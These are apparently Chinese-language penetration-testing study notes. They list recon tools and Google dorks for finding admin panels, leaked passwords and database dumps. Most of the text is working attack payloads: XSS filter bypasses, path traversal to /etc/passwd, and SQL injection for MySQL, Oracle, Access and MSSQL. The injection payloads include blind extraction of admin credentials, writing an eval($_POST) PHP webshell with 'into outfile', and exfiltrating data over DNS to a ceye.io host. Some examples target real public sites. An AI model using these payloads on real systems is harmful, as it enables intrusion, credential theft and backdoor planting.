<http://www.anantest.com:8086/> 靶场实战（好友搭建

<https://bbs.ichunqiu.com/thread-35887-1-1.html?from=beef> 渗透测试 （寒假练手）

<https://www.ichunqiu.com/battalion?t=2&r=54399> 靶场

https://www.freebuf.com/articles/web/213675.html

https://www.freebuf.com/vuls/211847.html

逻辑漏洞：

https://www.freebuf.com/articles/web/160883.html 用户密码重置凭证

https://www.freebuf.com/articles/database/161495.html 重置凭证接收端可篡改

freebuf寻找文章

# 学习看漏洞的文章

<https://bbs.ichunqiu.com/forum.php>

先知社区

乌云

FREEBUF

墨者文章资料

Tools ：<https://www.t00ls.net/Penetration-articles.html>

# 信息收集：

<https://www.freebuf.com/articles/web/215182.html>

## Whois信息

* 站长之家：[http](http://whois.chinaz.com/) ://whois.chinaz.com
* Bugscaner：[http](http://whois.bugscaner.com/) ://whois.bugscaner.com
* 爱站网：[https](https://www.aizhan.com/) : [//www.aizhan.com](https://www.aizhan.com/)
* 国外在线：[https](https://bgp.he.net/) : [//bgp.he.net](https://bgp.he.net/)

## 总域名

* 企查查：[https](https://www.qichacha.com/) ://www.qichacha.com
* 备案查询网：[http](http://www.beianbeian.com/) : [//www.beianbeian.com](http://www.beianbeian.com/)

## 子域名

* OneForAll：[https](https://github.com/shmilylty/OneForAll) : [//github.com/shmilylty/OneForAll](https://github.com/shmilylty/OneForAll)
* subDomainsBrute：[https](https://github.com/lijiejie/subDomainsBrute) : [//github.com/lijiejie/subDomainsBrute](https://github.com/lijiejie/subDomainsBrute)
* Sublist3r：[https](https://github.com/aboul3la/Sublist3r) : [//github.com/aboul3la/Sublist3r](https://github.com/aboul3la/Sublist3r)
* DNS二进制搜索：[https](https://dns.bufferover.run/dns?q=.baidu.com) ://dns.bufferover.run/dns [?](https://dns.bufferover.run/dns?q=.baidu.com) q [=](https://dns.bufferover.run/dns?q=.baidu.com) .baidu.com

## 旁站

* 在线：[http](http://stool.chinaz.com/same) : [//stool.chinaz.com/same](http://stool.chinaz.com/same)

## 真实ip

* ping检测：[https](https://www.wepcc.com/) : [//www.wepcc.com](https://www.wepcc.com/)
* 国外ping：[https](https://asm.ca.com/en/ping.php) : [//asm.ca.com/en/ping.php](https://asm.ca.com/en/ping.php)
* dns检测：[https](https://tools.ipip.net/dns.php) : [//tools.ipip.net/dns.php](https://tools.ipip.net/dns.php)
* Xcdn：[https](https://github.com/3xp10it/xcdn) : [//github.com/3xp10it/xcdn](https://github.com/3xp10it/xcdn)
* 在线：[https](https://webiplookup.com/) : [//webiplookup.com](https://webiplookup.com/)
* Netcraft：[https](https://toolbar.netcraft.com/site_report?url=) ://toolbar.netcraft.com/site\_report [?](https://toolbar.netcraft.com/site_report?url=) url [=](https://toolbar.netcraft.com/site_report?url=)
* [网址](https://crt.sh/)：[https](https://crt.sh/) : [//crt.sh](https://crt.sh/)

## 入口+ C段

* 火狐/谷歌插件：Shodan
* Nmap：[https](https://nmap.org/) : [//nmap.org](https://nmap.org/)
* masscan：[https](https://github.com/robertdavidgraham/masscan) : [//github.com/robertdavidgraham/masscan](https://github.com/robertdavidgraham/masscan)
* 工具：御剑高速端口扫描工具

## 敏感信息

### googlehack语法

1. 后台地址

* 站点：xxx.xxx管理后台/登陆/管理员/系统
* 站点：xxx.xxx inurl：登录/管理/系统/ guanli /登路

1. 敏感文件

* 网站：xxx.xxx文件类型：pdf / doc / xls / txt
* 站点：xxx.xxx文件类型：log / sql / conf

1. 测试环境

* 网站：xxx.xxx inurl：测试/ ceshi
* site：xxx.xxx intitle：测试

1. 邮箱/ QQ /群

* 网站：xxx.xxx邮件/电子邮件
* 网站：xxx.xxx qq /群/企鹅/腾讯

1. 其他

* 网站：xxx.xxx inurl：api
* site：xxx.xxx inurl：uid = / id =
* 网站：xxx.xxx标题：索引

后台：site:xxx.xxx admin|login|system|管理|登录|内部|系统

钓鱼：site:xxx.xxx 邮件|email

社工：site:xxx.xxx qq|群|微信|腾讯

越权：site:xxx.xxx inurl:uid=1|userid=1

包含：site:xxx.xxx inurl:php?include=

### Github

* @ xxx.xxx密码/秘密/凭证/令牌/配置/通过/登录/ ftp / pwd
* @ xxx.xxx security\_credentials / connetionstring / JDBC / ssh2\_auth\_password / send\_keys

### 网盘引擎

* 盘多多：[http](http://www.panduoduo.net/) : [//www.panduoduo.net](http://www.panduoduo.net/)
* 凌风搜索：[https](https://www.lingfengyun.com/) ://www.lingfengyun.com（下载近似）

### 其他搜索

* 莎顿：[https](https://www.shodan.io/) ://www.shodan.io
* ZoomEye：[https](https://www.zoomeye.org/) ://www.zoomeye.org
* FOFA：[https](https://fofa.so/) ://fofa.so

### 历史突破

* 乌云名义：[https](https://shuimugan.com/) ://shuimugan.com
* Seebug：[https](https://www.seebug.org/) ://www.seebug.org
* 漏洞利用数据库：[https](https://www.exploit-db.com/) : [//www.exploit-db.com](https://www.exploit-db.com/)
* Vulners：[https](https://vulners.com/) ://vulners.com

# 信息深度搜集：

## 指纹识别

* 火狐插件：Wappalyzer
* 云悉：[http](http://www.yunsee.cn/) ://www.yunsee.cn
* whatweb：[https](https://www.whatweb.net/) ://www.whatweb.net
* 在线：[http](http://whatweb.bugscaner.com/look) : [//whatweb.bugscaner.com/look](http://whatweb.bugscaner.com/look)

## 目录扫描

* 御剑1.5
* 7kbscan：[https](https://github.com/7kbstorm/7kbscan-WebPathBrute) : [//github.com/7kbstorm/7kbscan-WebPathBrute](https://github.com/7kbstorm/7kbscan-WebPathBrute)
* dirsearch：[https](https://github.com/maurosoria/dirsearch) : [//github.com/maurosoria/dirsearch](https://github.com/maurosoria/dirsearch)

## JS接口

* JSFinder：[https](https://github.com/Threezh1/JSFinder) : [//github.com/Threezh1/JSFinder](https://github.com/Threezh1/JSFinder)
* 链接查找器：[https](https://github.com/GerbenJavado/LinkFinder) : [//github.com/GerbenJavado/LinkFinder](https://github.com/GerbenJavado/LinkFinder)
* 搜索关键接口

1. 配置/ API
2. 方法：“获取”
3. http.get（“
4. 方法：“发布”
5. http.post（“
6. $ .ajax
7. 服务.httppost
8. 服务.httpget

## WAF识别

* wafw00f：[https](https://github.com/EnableSecurity/wafw00f) : [//github.com/EnableSecurity/wafw00f](https://github.com/EnableSecurity/wafw00f)
* WhatWaf：[https](https://github.com/Ekultek/WhatWaf) : [//github.com/Ekultek/WhatWaf](https://github.com/Ekultek/WhatWaf)

# XSS

**"><script>alert('hack')</script><"**


3：绕过< >

‘onclick=’alert(/xss/)

‘onmouseover=’alert(/xss/) 鼠标要碰才会触发（这种绕过主要是加多一个引号和绕过<

4：



“onclick=”alert(/xss/)

5: 绕过了on和script

“> <a href=’javascript:alert(1)’>



6：过滤了<script、on、src、data、href标签

但是替换之前没有转化为小写字母，所以可以用大小写绕过


"><SCript>alert('hack')</sCRipt><"

"><img Src="1.jpg" Onerror="alert(1)">

* 7：过滤了script、on、src、data、href，并且在过滤前将keyword转换为了小写
* 第二处引用keyword没有编码，可以闭合input标签后，重写关键字绕过过滤

"><scrscriptipt>alert(1)</scrscriptipt>

8：



javascrip&#116;:alert(1)

https://mp.weixin.qq.com/s/EOPCstDYmFVtaLYNcUQLzA

拿出较为好用的payload

<details/open/ontoggle=alert(1)>

<svg/onload=alert(1)>

<img/src/onerror=alert(1)>

<video/src/onerror=alert(1)>

<script>(alert)(1)</script>

<video><sourceonerror=”javascript:alert(1)”>

<video/src/onloadstart=”alert(1)”>

<ahref=javascript:alert(1)>222</a>

# 任意文件下载

<https://www.cnblogs.com/zhaijiahui/p/8459661.html>

<https://xz.aliyun.com/t/6594>

inurl:”readfile.php?file**=**

inurl:”read.php?filename**=**

inurl:”download.php?file**=**

inurl:”down.php?file**=**

• Index.php?f=../../../../../../../../etc/passwd

• Index.php?f=../index.php

• Index.php?f=file:///etc/passwd

Path

url

如果自动加上后缀的话，用%00截断

参数f的参数值为PHP文件时：

      1.文件被解析，则是文件包含漏洞

      2.显示源代码，则是文件查看漏洞

      3.提示下载，则是文件下载漏洞

Ping判断系统

UNIX 及类 UNIX [操作系统](https://www.baidu.com/s?wd=%E6%93%8D%E4%BD%9C%E7%B3%BB%E7%BB%9F&tn=SE_PcZhidaonwhc_ngpagmjz&rsv_dl=gh_pc_zhidao) ICMP 回显应答的 TTL 字段值为 255  
  
Compaq Tru64 5.0 ICMP 回显应答的 TTL 字段值为 64  
  
微软 [Windows](https://www.baidu.com/s?wd=Windows&tn=SE_PcZhidaonwhc_ngpagmjz&rsv_dl=gh_pc_zhidao) NT/[2K](https://www.baidu.com/s?wd=2K&tn=SE_PcZhidaonwhc_ngpagmjz&rsv_dl=gh_pc_zhidao)操作系统 ICMP 回显应答的 TTL 字段值为 128  
  
微软 Windows [95](https://www.baidu.com/s?wd=95&tn=SE_PcZhidaonwhc_ngpagmjz&rsv_dl=gh_pc_zhidao) 操作系统 ICMP 回显应答的 TTL 字段值为 32

Google 搜索 site：\*.baidu.com login

intitle：搜索网页标题中包含有特定字符的网页。例如输入“intitle: mst”，这样网页标题中带有mst的网页都会被搜索出来。  
inurl：搜索包含有特定字符的URL。例如输入“inurl:mst”，则可以找到带有mst字符的URL。  
intext:搜索网页正文内容中的指定字符，例如输入“intext:mst”。这个**语法**类似我们平时在某些网站中使用的“文章内容搜索”功能。  
filetype:搜索指定类型的文件。例如输入“filetype:mst”，将返回所有以mst结尾的文件URL。  
site：找到与指定网站有联系的URL。例如输入“Site:mst.hi-ourlife.com”。所有和这个网站有联系的URL都会被显示。

新思路（先filetype 收集一下敏感信息：.sql .mdb .txt .zip .rar

**查找目录列表的敏感文件**

1.(site:域名）intitle:"index.of"(|intitle:...) (intext:)"敏感文件名/敏感后缀名" (|intext:...) (-忽略的文件名)

**查找url中能访问的敏感文件或者目录**

1.(site:域名) inurl:"敏感文件名/目录名"|inurl:... (-忽略的文件名)

2.(site:域名) filetype:后缀名 inurl:文件名(|inurl:...) (-忽略的文件名)

3.(site:域名) intext:"文件中独一无二的短语" (-忽略的文件名)

**查找特定的服务器版本的网站**

(site:域名) intext:"Apache/1.3.27 Server at" (-忽略的文件名)

**数据库的转储**

(site:域名) # Dumping data for table(user|username|password|pass) (-排除的信息)

**查找子域名**

site:"主机名" -site:"[www.主机名](http://www.主机名)" (-排除的信息)

**查找网站中泄露出的邮箱地址**

site:域名 intext:"email"(|intext:...) (-排除的信息)

更多组合 我们可以把自己的搜索与能获取更好的结果的搜索项一起使用

1.当查找email时，能添加类似 通讯录 邮件 电子邮件 发送这种关键词

2.查找电话号码的时候可以使用一些类似 电话 移动电话 通讯录 数字 手机

**查找网站中的人的信息**

site:域名 intext:"人的信息"(|intext:...) (-排除的信息)

**用户名相关**

(site:域名) intext:"username"|intext:"userid"|intext:"employee.ID"(|intext:...) "your username is" (-排除的信息)

**密码相关**

(site:域名) intext:"password"|intext:"passcode"(|intext:...) "your password is" "reminder forgotten" (-排除的信息)

**公司相关**

(site:域名) intext:"admin"|intext:"administrator"|intext:"contact your system"|intext:"contact your administrator" (-排除的信息)

**filetype:mdb inurl:com**

Apache下的strust2框架：

一般存在漏洞的特征：文件类型:.action .do .jsp .html

Java反序列化漏洞的java应用程序：

1. Jboss
2. Weblogic
3. WebShare

Jboss漏洞寻找语句：inurl：/web/guest/home/

# SQL注入

<https://github.com/AuFeng111/-/blob/master/sql.txt> 笔记本

堆叠注入、偏移、dnslog、分块传输

## 判断站库分离

and exists(select \* from admin where 1=(Select (case when host\_name()=@@servername then 1 else 0 end)))


得到客户端主机名:  
**select host\_name();**  
  
得到服务端主机名:  
**select @@servername;**

## ****奇葩注入****

### **如果屏蔽了注释符**

http://www.xxx.cn/list.php?page=4&cid=x' and 1=1 and '1'='1      返回正确

between注入



### Limit注入

limit 关键字后面还可跟PROCEDURE和 INTO两个关键字，但是 INTO 后面写入文件需要知道绝对路径以及写入shell的权限，因此利用比较难，因此这里以PROCEDURE为例进行注入


<http://lab1.xseclab.com/sqli5_5ba0bba6a6d1b30b956843f757889552/index.php?start=0&num=1>

sql原语句

SELECT field FROM table WHERE id > 0 ORDER BY id LIMIT 【注入点】;


select id from users limit 0,1 union select username from users;

Payload: procedure analyse(extractvalue(rand(),concat(0x3a,database())),2)--+



引号、1=2皆报错，插入报错语句整条语句显示出来，猜测可能是limit注入

to use near 'and 1=2,1'




?start=0 procedure analyse(extractvalue(rand(),concat(0x3a,database())),2)--+

0 procedure analyse(extractvalue(rand(),concat(0x3a,(select (table\_name) frominformation\_schema.tables where table\_schema=database() limit 1,1))),1)--+

### Orderby注入

当页面出现mysql报错信息时，注入点在 order by后面，此时可以利用报错信息进行注入。



其中select \* from users order by id desc;的desc是可控的传参值。

select \* from users order by id and(updatexml(1,concat(0x7e,(select database())),0));

order by if(1=1,id,username);

案例:



<https://www.uedbox.com/post/10853/>

<https://www.cnblogs.com/icez/p/Mysql-Order-By-Injection-Summary.html>

http://www.pptv.com/?t=ing&sort=join\_cnt,if((4>3),1,(select 1 from information\_schema.tables))

正常

http://www.pptv.com/?t=ing&sort=join\_cnt,if((4>5),1,(select 1 from information\_schema.tables))

不正常

http://www.pptv.com/?t=ing&sort=join\_cnt,if((ascii(mid(version(),1,1))>52),1,(select 1 from information\_schema.tables))

正常

http://www.pptv.com/?t=ing&sort=join\_cnt,if((ascii(mid(version(),1,1))>53),1,(select 1 from information\_schema.tables))

不正常数据库版本的第一个字符的ascii为53，为数字5

## Mysql写shell技巧

（前提是具备写入权限）

<https://www.cnblogs.com/qing123/p/6771858.html>

<https://xz.aliyun.com/t/2460>

into dumpfile 函数写shell

内容+into dumpfile绝对路径

不支持union 的话用 into outfile

语法：select \* from admin where id=1 into outfile ‘F:\WWW\phpinfo.php’ fields terminated by ‘<? phpinfo(); ?>’%23

?id=1 union select 1,"<?php @eval($\_POST['g']);?>",3 into outfile 'E:/study/WWW/evil.php'

?id=1 union select 1,0x223c3f70687020406576616c28245f504f53545b2767275d293b3f3e22,3 into outfile "E:/study/WWW/evil.php"

Dns+load\_file读取文件 （同样要求高权限）

关于使用dns解析来让盲注更加简单。  
首先看下load\_file()这个函数，这个函数可以用来发送dns解析请求。  
然后使用类似的语句：select id from admin where id=1 and if((select load\_file(concat('\\\\',(select database()),'.ceye.io\\abc'))),1,1);  
即可成功将database()解析到域名的dns前面。前提是支持读文件权限，这个在实战中占的比列大概只有%30左右吧。

骚姿势:



数据库判断

//判断是否是 Mysql数据库

http://127.0.0.1/sqli/Less-5/?id=1' and exists(select\*from information\_schema.tables) #

//判断是否是 access数据库

http://127.0.0.1/sqli/Less-5/?id=1' and exists(select\*from msysobjects) #

//判断是否是 Sqlserver数据库

http://127.0.0.1/sqli/Less-5/?id=1' and exists(select\*from sysobjects) #

and exists(select \* from dual)判断Oracle

## 搜索框注入


asp+access搜索框注入https://ishare.iask.sina.com.cn/f/itZ5pncG55.html

SELECT\*from sqltest where names like ‘%要查询的关键字%’

张%‘and’1’=‘1’and’%’=’

SELECT\* from sqltest where names like’%张%‘and’1’=‘1’and’%’=’%’

//，-- , /\*\*/, #, --+, -- -, ;,%00,--a

“/\*”是MySQL中的注释符，返回错误说明该注入点不是MySQL；  
“--”是Oracle和MSSQL支持的注释符，如果返回正常，则说明为这两种数据库类型之一

## Oracle

支持/\*\*/ --注释符

### 有显示的

#### 方法一：

order by 3--

and 1=2 union select null,null,null from dual--

and 1=2 union select 'null',null,null from dual--  //返回正常，则第一个字段是数字型，返回错误，为字符型

and 1=2 union select 1,'2','3' from dual--  //判断显示位

and 1=2 union select null,(select banner from sys.v\_$version where rownum=1),null from dual--  //探测数据库版本信息

and 1=2 union select null,(select table\_name from user\_tables where rownum=1),null from dual--  //查询第一个表名

and 1=2 union select null,(select table\_name from user\_tables where rownum=1 and table\_name<>'STUDENT'),null from dual--  //第二个表名

获取关键表中的列名：  
' union select null,(select column\_name from user\_tab\_columns where table\_name='T\_USER' and rownum=1),null from dual –

' union select null,(select column\_name from user\_tab\_columns where table\_name='T\_USER'  and column\_name<>'SUSER' and rownum=1),null from dual –

' union select null,(select column\_name from user\_tab\_columns where table\_name='T\_USER'  and column\_name<>'SUSER' and column\_name<>'SPWD' and rownum=1),null from dual –

' union select null,(select column\_name from user\_tab\_columns where table\_name='T\_USER'  and column\_name<>'SUSER' and column\_name<>'SPWD'  and column\_name<>'SNAME' and rownum=1),null from dual –

and 1=2 union select id,name,pass from student where id=1--  //查看

数据

' union select SNAME,SUSER,SPWD from T\_USER --

#### 方法二：

**演示URL：http://127.0.0.1/news.jsp?id=66 。**

1.首先按照惯例，我们先进行是否存在注入点的 简单判断。在 id=66 后面添加：

and 1=1? （返回正常）

and 1=2? （返回错误）

2. 判断一下数据库中的表，网址后加上：

and (select count(\*) from admin) <>0??? （返回正常则说明存在该表）

在这里如果返回错误，我们可以多尝试其他表明，例如：manager ，username等。

3. 判断下该网站管理员账户有几个：

and (select count(\*) from admin)=1? （返回正常说明只有一个管理员）

4.已知表的前提下，判断表中字段结构：

and (select count(name) from admin)>=0?? （返回正常，说明存在name字段）

5. 判断表中的密码存放列名：

and (select count(pass) from admin)>=0?? （返回正常，说明存在pass字段）

6. 接下来采用ASCII码折半法猜解管理员帐号和密码：

and (select count(\*) from admin where length(name)>=5)=1? （返回正常，说明为 5 个字符长度）

7. 再猜测第一个字符的ASCII码的值：

and (select count(\*) from admin where ascii(substr(name,1,1))>=97? （返回正常，则说明第一个字符的ASCII码为 97 （a））

依次类推，再猜第二个字符对应的值：

and (select count(\*) from admin where ascii(substr(name,2,1))>=100)=1? （返回正常，则说明第二个字符的ASCII码为 100（d））

8. 在得到管理员的账户名后，接着我们用同样的方法来获取 pass ：

and (select count(\*) from admin where length(pass)>=8)=1? （返回正常，则密码长度为 8 位，同样说明为明文密码串！）

9. 猜测pass列第一个字符的ASCII码的值：

and (select count(\*) from admin where ascii(substr(pass,1,1))>=97)=1? （返回正常，则第一个字符为 97 （a） ）

依次类推，再猜第二个字符对应的值：

and (select count(\*) from admin where ascii(substr(pwd,2,1))>=100)=1?? （返回正常，则说明第二个字符的ASCII码为 100（d））

#### 方法三

Union联合查询：  
　　order by 定字段  
　　and 1=2 union select null,null..... from dual 然后一个一个去判断字段类型，方法如下  
　　and 1=2 union select 'null',null...... from dual 返回正常，说明第一个字段是字符型，反之为数字型  
　　　　第一个字段是字符型，判断第二个字段类型：  
　　　　and 1=2 union select 'null','null'...... from dual 返回正常，说明第二个字段是字符型，反之为数字型  
　　　　第一个字段是数字型，判断第二个字段类型：  
　　　　and 1=2 union select null,'null'...... from dual 返回正常，说明第二个字段是字符型，反之为数字型  
　　判断第n个字段的类型，依次类推即可  
　　确定回显位，假设当前共2个字段，全是数字型，判断方式如下：  
　　and 1=2 union select 1,2 from dual  
　　假设回显位是2，爆当前数据库中的第一个表：  
　　and 1=2 union select 1,(select table\_name from user\_tables where rownum=1) from dual   
　　爆当前数据库中的第二个表：  
　　and 1=2 union select 1,(select table\_name from user\_tables where rownum=1 and table\_name not in ('第一个表')) from dual  
　　以此类推去爆第n个表  
　　爆某表中的第一个字段：  
　　and 1=2 union select 1,(select column\_name from user\_tab\_columns where rownum=1 and table\_name='表名（大写的）') from dual  
　　爆某表中的第二个字段：  
　　and 1=2 union select 1,(select column\_name from user\_tab\_columns where rownum=1 and table\_name='表名' and column\_name not in ('第一个字段')) from dual  
　　爆其它字段以此类推  
　　爆某表中的第一行数据：  
　　and 1=2 union select 1,字段1||字段2...||字段n from 表名 where rownum=1 --连接多个字段用到的连接符号是||,在oracle数据库中，concat函数只能连接两个字符串

　　通过字段名找到对应表：  
　　SELECT owner, table\_name FROM all\_tab\_columns WHERE column\_name LIKE ‘%PASS%’;

　　查询第N行：  
　　SELECT username FROM (SELECT ROWNUM r, username FROM all\_users ORDER BY username) WHERE r=9; — 查询第9行(从1开始数)

　　当前用户：  
　　SELECT user FROM dual;

　　列出所有用户：  
　　SELECT username FROM all\_users ORDER BY username;

　　列出数据库  
　　SELECT DISTINCT owner FROM all\_tables;

　　列出表名：  
　　SELECT table\_name FROM all\_tables;  
　　SELECT owner, table\_name FROM all\_tables;


　　列出字段名：  
　　SELECT column\_name FROM all\_tab\_columns WHERE table\_name = ‘blah’;  
　　SELECT column\_name FROM all\_tab\_columns WHERE table\_name = ‘blah’ and owner = ‘foo’;

　　定位DB文件：  
　　SELECT name FROM V$DATAFILE;

### 报错注入

and (select dbms\_xdb\_version.checkin((select user from dual)) from dual) is not null

and (select dbms\_xdb\_version.uncheckout((select user from dual)) from dual) is not null




and (select dbms\_xdb\_version.makeversioned((select user from dual)) from dual) is not null

and (select dbms\_utility.sqlid\_to\_sqlhash((select user from dual)) from dual) is not null

### 布尔注入

http://www.jsporcle.com/news.jsp?id=1 and 1=(select decode(substr(user,1,1),'S',1,0) from dual) --



### 时间注入

如何判断？

http://www.jsporcle.com/news.jsp?id=-1 or 1= dbms\_pipe.receive\_message('RDS', 10)--

http://www.jsporcle.com/news.jsp?id=1 and 1=dbms\_pipe.receive\_message('RDS', 10)—

如果时间延迟，既存在时间注入

and 1=(select decode(substr(user,1,1),'S',dbms\_pipe.receive\_message('RDS',10),0) from dual) --

http://www.jsporcle.com/news.jsp?id=1 and 1=(select decode(substr(user,1,1),'S',dbms\_pipe.receive\_message('RDS',5),0) from dual) –

And 1=(select decode(substr(user,1,1),'A',DBMS\_PIPE.RECEIVE\_MESSAGE('a',5) ,0) from dual)

即user的第一位是"A"时，延时5秒执行。

And 1=(select decode(substr(user,2,1),'D',DBMS\_PIPE.RECEIVE\_MESSAGE('a',5) ,0) from dual)

第二位是D时，延时5秒

## Access

access注入

Access数据库中没有注释符号.因此  /\*\*/   、 --   和   #   都没法使用。

在MSSQL中，参数和union之间的位置，常见的可填充的方式有如下几种：

1.空白字符

01,02,03,04,05,06,07,08,09,0A,0B,0C,0D,0E,0F,10,11,12,13,14,15,16,17,18,19,1A,1B,1C,1D,1E,1F,20

2.注释符号

Mssql也可以使用注释符号/\*\*/

判断注入点：‘ ，and 1=1, and1=2, or 1=1, or 1=2, and 1=23, 在id=后面加一个减号，报错有注入点

判断数据库类型：and exists(select \* from msysobjects)>0  存在说明是access数据库 ,

 and exists(select \* from sysobjects)>0 存在说明是sql server数据库

判断数据库中的表：and exists(select \* from admin) 返回成功说明存在

access的数据库中的表：admin， msysobjects， user， username，userinfo

列：uname upass

常见的表有

admin admins admin\_user admin\_usr admin\_msg admin\_login user username manager msg\_user msg\_login useradmin product、news、usr、system、article、customer、area

admin\_id、admin\_name、admin\_password

常见的列

admin admin\_user username password passwd pass pwd users usr user\_login user\_name login\_name name等等

判断数据库中表内的字段名：and exists(select username from admin) 返回成功说明存在

判断字段长度：order by N

报错：and 1=2 union select 1,2,....,N from admin(联合查询)

判断账户密码长度：and (select len(admin) from admin)=5 如果返回正常说明管理账户的长度为5

and (select len(password) from admin)=5 猜解管理密码长度是5

### 盲注Access数据库

Access数据库特有的表是：**msysobjects** ，所以可以用它来判断是否是Access数据库

exists(select\*from msysobjects) #如果这条语句正确，说明是Access数据库

Access没有数据库的概念，所有的表都是在同一个数据库下。所以，我们不用去判断当前的数据库名，并且access数据库中也不存在 database() 函数。

对于判断存在哪些表，只能用以下**枚举**的方法来猜测是否存在某某表。

判断存在sql注入后，判断是否存在admin表，如果存在，正常查询，如果不存在，报语法错误。然后通过枚举表名爆破

and exists(select\* from admin)

猜测字段也是一样，只能通过枚举来猜测

判断有admin表后，再判断admin表有多少列，假如1-10正常查询，11列报语法报错，那说明有10列

and exists(select\*from admin order by 10)

判断出存在的列数后，再判断具体的列名。以下语句判断是否存在name列，如果存在，正常查询，如果不存在，则报语法错误。然后再通过枚举列名爆破

and exists(select name from admin)

猜测完表名和字段名后，我们就看看这个表里面有多少行数据 ，如果>99查询正确，>100查询错误(这里是查询错误，而不是语法错误)，说明有100行数据

and (select count(\*) from information)>100

然后在猜测每个字段具体的数据了

access数据库中没有 limit，就不能限制查询出来的行数。但是我们可以使用top命令，top 1是将查询的所有数据只显示第一行，所以 top3就是显示查询出来的前三行数据了

猜测admin列的第一个数据的长度，如果大于5查询不出数据，大于4正常，说明admin列的第一个数据长度是5

and (select top 1 len(admin)from admin)>5

猜测admin列的第一行数据的第一个字符的ascii码值，如果大于97查询不出数据，大于96正常，说明admin列的第一行数据的第一个字符的ascii值是97

and (select top 1 asc(mid(admin,1,1))from admin)>97

第一行数据的第二个字符

and (select top 1 asc(mid(admin,2,1))from admin)>97

从第二行开始，查询数据就得用另外的语句了,因为这里的top只能显示查询前几条数据，所以我们得用联合查询，先查询前两条，然后倒序，然后在找出第一条，这就是第二条数据。

查询第二行admin列的长度

and (select top 1 len(admin) from (select top 2 \* from information order by id) order by id desc)>55

下面是查询第2条数据的第3个字符

and (select top 1 asc(mid(admin,3,1)) from ( elect top 2 \* from information order by id) order by id desc)>55

查询第三条数据的4个字符

and (select top 1 asc(mid(admin,4,1)) from ( select top 3 \* from information order by id) order by id desc)>55

### Sqlmap注入Access数据库

system\_user,@@version，db\_name()

**爆出access数据库存在的表**，只能利用枚举的方式爆破。

sqlmap -u "xxx" --tables

**字符型注入：**

在数据库中一般语句类似于：  
select \*或字段 from menber where id like ‘%字符或字段%’

注入语句%‘ 1 or 1=1 #

%‘ or 1=1—

## Ms sql =sql server

<https://wenku.baidu.com/view/4e9554740740be1e640e9a0f.html>

<http://dwz.date/abNg>

<http://dwz.date/abNh>

支持/\*\*/ --注释

MSSQL中常用参数

@@version，查询当前数据库版本

db\_name()，查询当前数据库名称

user，查询当前用户

IS\_SRVROLEMEMBER()，查询数据库权限。

常用权限：sysadmin、serveradmin、setupadmin、securityadmin、diskadmin、bulkadmin

